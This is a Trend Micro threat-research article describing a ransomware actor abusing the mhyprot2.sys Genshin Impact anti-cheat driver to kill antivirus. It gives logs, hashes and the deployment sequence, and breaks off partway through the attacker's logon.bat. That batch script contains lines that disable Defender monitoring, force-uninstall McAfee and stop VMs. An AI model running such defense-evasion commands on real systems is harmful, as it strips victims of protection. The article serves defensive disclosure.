TREND MICRO | Business

Ransomware

Ransomware Actor Abuses Genshin Impact Anti-Cheat Driver to Kill Antivirus

We investigate mhyprot2.sys, a vulnerable anti-cheat driver for the popular role-playing game Genshin Impact. The driver is currently being abused by a ransomware actor to kill antivirus processes and services for mass-deploying ransomware.

By: Ryan Soliven, Hitomi Kimura

August 24, 2022
Read time: 7 min (1935 words)

Subscribe

There have already been reports on code-signed rootkits like Netfilter, FiveSys, and Fire Chili. These rootkits are usually signed with stolen certificates or are falsely validated. However, when a legitimate driver is used as a rootkit, that's a different story. Such is the case of *mhyprot2.sys*, a vulnerable anti-cheat driver for the popular role-playing game Genshin Impact. The driver is currently being abused by a ransomware actor to kill antivirus processes and services for mass-deploying ransomware. Security teams and defenders should note that *mhyprot2.sys* can be integrated into any malware.

environment that had endpoint protection properly configured. Analyzing the sequence, we found that a code-signed driver called “*mhyprot2.sys*”, which provides the anti-cheat functions for Genshin Impact as a device driver, was being abused to bypass privileges. As a result, commands from kernel mode killed the endpoint protection processes.

As of this writing, the code signing for *mhyprot2.sys* is still valid. Genshin Impact does not need to be installed on a victim’s device for this to work; the use of this driver is independent of the game.

This ransomware was simply the first instance of malicious activity we noted. The threat actor aimed to deploy ransomware within the victim’s device and then spread the infection. Since *mhyprot2.sys* can be integrated into any malware, we are continuing investigations to determine the scope of the driver.

Organizations and security teams should be careful because of several factors: the ease of obtaining the *mhyprot2.sys* module, the versatility of the driver in terms of bypassing privileges, and the existence of well-made proofs of concept (PoCs). All these factors mean that the usage of this driver is likely higher than those of previously discovered rootkits (such as the ones mentioned in the preceding section).

Meanwhile, the timeline and attack sequence of the threat actor’s activities that we present here are noteworthy for security teams. A list of the techniques used in this operation can be found in the MITRE ATT&CK analysis at the end of this article.





Figure 1. Attack overview


The earliest evidence of compromise was a *secretsdump* from an unidentified endpoint of the targeted organization to one of the domain controllers. It was followed by the execution of discovery commands using *wmiexec* in the context of the built-in domain administrator account. Both *secretsdump* — which dumps secrets from the remote machine without executing any agent there — and *wmiexec* — which executes commands remotely through Windows Management Instrumentation (WMI) — are tools from Impacket, a free collection of Python classes for working with network protocols.



processFilePath	objectCmd
c:\windows\system32\wbem\wmiprvse.exe	cmd.exe /Q /c net localgroup administradores 1> \\127.0.0.1\ADMIN$\__1658681700.6035018 2>&1
c:\windows\system32\net.exe	C:\Windows\system32\net1 start
c:\windows\system32\cmd.exe	net start
c:\windows\system32\wbem\wmiprvse.exe	cmd.exe /Q /c net start 1> \\127.0.0.1\ADMIN$\__1658681700.6035018 2>&1
c:\windows\system32\wbem\wmiprvse.exe	cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__1658681700.6035018 2>&1

Figure 2. Early evidence of compromise

Shortly afterward, the threat actor connected to the domain controller via RDP using another compromised administrator account. From there, everything was executed in the context of that user account.



Observed Attack Techniques:

Object type:
Process

Created:
[redacted]

Process name:
rdpclip.exe

File path:
c:\windows\system32\rdpclip.exe

CLI command:
rdpclip


File SHA-1:
41806e603446b48a8661bd282fc29ddc1f772bf5

File SHA-256:
87376c32baa1f31e2ee5418c9a5f70ff2a346e6786acae0e903c8717c722...

File MD5:
03b4d0081aeaa944546226ece4e68605

Figure 3. The threat actor connecting to the domain controller via RDP

A malicious file, *kill_svc.exe (C:\users\{compromised user}\kill_svc.exe)*, and *mhyprot2.sys (C:\users\{compromised user}\mhyprot2.sys)* were transferred to the desktop. This was the first time that the vulnerable driver was seen. The file *kill_svc.exe* installed the *mhyprot2* service and killed antivirus services.



Observed Attack Techniques:

Object type:
Process

Created:
[redacted]

Process name:
kill_svc.exe


File path:
c:\users\[redacted]\desktop\kill_svc.exe

CLI command:
"C:\Users\[redacted]\Desktop\kill_svc.exe"

File SHA-1:
0fb328702ef4dca336c7159eea8b4044d57bbd2d

File SHA-256:
a76f8d536d00d319c0b117b6f8ea74a334a995170e73dbd9f7df34bec5c...

Figure 4. The suspicious kill_svc.exe file executed




```
cat                     50
duser                   [redacted]
endpointGUID            [redacted]
endpointHostName        [redacted]
endpointIp              [redacted]
eventId                 100116
eventName               LOG_INSPECTION_EVENT
filePath                System
filterRiskLevel         low
groups                  windows,service_info,service_start
hostId                  6
interestedHost          [redacted]
interestedIp            [redacted]
logKey                  [redacted]_LI_484c25fe11c3f79c410173aad6b364cbb84dc6d54e67e1fc0b53a0927839a2ab
mDeviceGUID             [redacted]
mpname                  Cloud One - Workload Security
mpver                   Deep Security/50.0.1283
msg                     Service Control Manager
pname                   Trend Micro Deep Security
pver                    20.0.0.3964
remarks                 WinEvtLog: System: INFORMATION(7045): Service Control Manager:[redacted] Se instaló un s
                        ervicio en el sistema.   Nombre del servicio:  mhyprot2  Nombre del archivo del servicio:  C:\Users\[redacted]\Desktop\mhy
                        prot2.sys  Tipo de servicio:  controlador de modo kernel  Tipo de inicio de servicio:  inicio por solicitud  Cuenta de servicio:
```

Figure 5. The vulnerable device installed

Another malicious file, avg.msi, was transferred to the *netlogon* share *\\{domaincontroller}\NETLOGON\avg.msi*. This Windows installer contains *avg.exe*, a malicious file masquerading as AVG Internet Security, and is responsible for dropping and executing the following:

- *logon.bat* – A batch file that executes *HelpPane.exe*, kills antivirus and other services, and executes svchost.exe.
- *HelpPane.exe* – A malicious file masquerading as Microsoft Help and Support executable; similar to *kill_svc.exe*, it installs *mhyprot2.sys* and kills antivirus services.
- *mhyprot2.sys* – A vulnerable Genshin Impact anti-cheat driver.
- *svchost.exe* – The ransomware payload.


The Windows installer avg.msi hosted on the netlogon share was deployed to one workstation endpoint via Group Policy Object (GPO). We suspect that this was to test whether deployment via GPO would be successful, but this case resulted in a failure.



Type	Date	Time	Event	Source	Description
⚠ Warning	[redacted]	[redacted]	101	Application Management Group Policy	The assignment of application AVG Internet Security System from policy GPO_Localis failed. The error was : %1274
⚠ Warning	[redacted]	[redacted]	101	Application Management Group Policy	The assignment of application AVG Internet Security System from policy GPO_Localis failed. The error was : %1274
⚠ Warning	[redacted]	[redacted]	101	Application Management Group Policy	The assignment of application AVG Internet Security System from policy GPO_Localis failed. The error was : %1274
⚠ Warning	[redacted]	[redacted]	101	Application Management Group Policy	The assignment of application AVG Internet Security System from policy GPO_Localis failed. The error was : %1274

Figure 6. The Windows installer avg.msi deployed via GPO

Afterward, the threat actor logged in to the workstation from the unidentified endpoint. Both Logon Type 3 (Network Logon) and Logon Type 10 (RemoteInteractive) were observed. The Windows installer *avg.msi* was manually installed three times, which also resulted in a failure — no encryption. However, it was successful in killing the antivirus services.



Created:
[redacted]

Process name:
msiexec.exe

File path:
C:\Windows\System32\msiexec.exe

CLI command:
"C:\Windows\System32\msiexec.exe" /i "\\[redacted]\NETLOGON\avg.msi"

File SHA-1:
5d6102f5a170e982c7735bfc2b9c1a0a0d435fd1

File SHA-256:
0a8797d088023a7f17bb00b22ff7c91036070cca561bff5337c472313c0c...


File MD5:
e5da170027542e25ede42fc54c929077

Type	Date	Time	Event	Source	Description
Information	[redacted]	[redacted]	1040	MsiInstaller	Beginning a Windows Installer transaction: \\server3\NETLOGON\avg.msi. Client Process Id: 12556.
Information	[redacted]	[redacted]	11708	MsiInstaller	Product: AVG Internet Security System -- Installation failed.
Information	[redacted]	[redacted]	1042	MsiInstaller	Ending a Windows Installer transaction: \\[redacted]\NETLOGON\avg.msi. Client Process Id: 12556.
Information	[redacted]	[redacted]	1040	MsiInstaller	Beginning a Windows Installer transaction: \\[redacted]\NETLOGON\avg.msi. Client Process Id: 15856.
Information	[redacted]	[redacted]	1001	Windows Error Reporting	Fault bucket , type 0 Event Name: AppHangB1 Response: No disponible Cab Id: 0 Problem signature:
Error	[redacted]	[redacted]	1002	Application Hang	The program avg.tmp version 51.1052.0.0 stopped interacting with Windows and was closed. To see if m
Information	[redacted]	[redacted]	11708	MsiInstaller	Product: AVG Internet Security System -- Installation failed.
Information	[redacted]	[redacted]	1042	MsiInstaller	Ending a Windows Installer transaction: \\[redacted]\NETLOGON\avg.msi. Client Process Id: 15856.
Information	[redacted]	[redacted]	1001	Windows Error Reporting	Fault bucket 1458699506970550452, type 5 Event Name: AppHangB1 Response: No disponible Cab Id:
Information	[redacted]	[redacted]	1040	MsiInstaller	Beginning a Windows Installer transaction: \\[redacted]\NETLOGON\avg.msi. Client Process Id: 9768.
Information	[redacted]	[redacted]	11708	MsiInstaller	Product: AVG Internet Security System -- Installation failed.
Information	[redacted]	[redacted]	1042	MsiInstaller	Ending a Windows Installer transaction: \\[redacted]\NETLOGON\avg.msi. Client Process Id: 9768.

Figure 7. Manual installation of avg.msi failing

Note: The installation of avg.msi might have failed but the product was also no longer working.

The file *avg.exe*, extracted from *avg.msi*, was also transferred to the desktop and executed three times. However, in our analysis, we found that this step also did not work even though the antivirus was no longer working. Apparently, using the the .msi or .exe file resulted in the applications' being stuck.



[redacted]

Process name:
avg.exe

File path:
C:\Users\[redacted]\Desktop\avg.exe

CLI command:
avg.exe /VERYSILENT /SP-


File SHA-1:
2a3637b87566c27af53581a20dc3a50d09f3eab8

File SHA-256:
85137080afff0a6681224ab17e5b987a3715e6e39ebd9b6f4bcd3827d9f...

File MD5:
7e04a3f46309e22ea2c67c94effd6f87

Figure 8. The malicious file avg.exe transferred to the desktop and executed three times


In an attempt to make things work, the threat actor transferred *logon.bat* to the desktop and executed it manually. The file *logon.bat*, supposedly dropped and executed by *avg.exe*, was used as a standalone.



```
@echo off
%~dp0HelpPane.exe
%~dp0HelpPane.exe
::dism.exe /Online /Disable-Feature:Microsoft-Hyper-V
::bcdedit /set hypervisorlaunchtype off
::powershell -ep bypass "Get-VM | where {$_.State -eq 'Running'} | Stop-VM"
::"c:\Program Files\McAfee\Agent\x86\frminst.exe" /forceuninstall
::"c:\Program Files\McAfee\Common\Framework\x86\frminst.exe" /forceuninstall
::powershell.exe -command "Set-MpPreference -DisableRealtimeMonitoring $true"
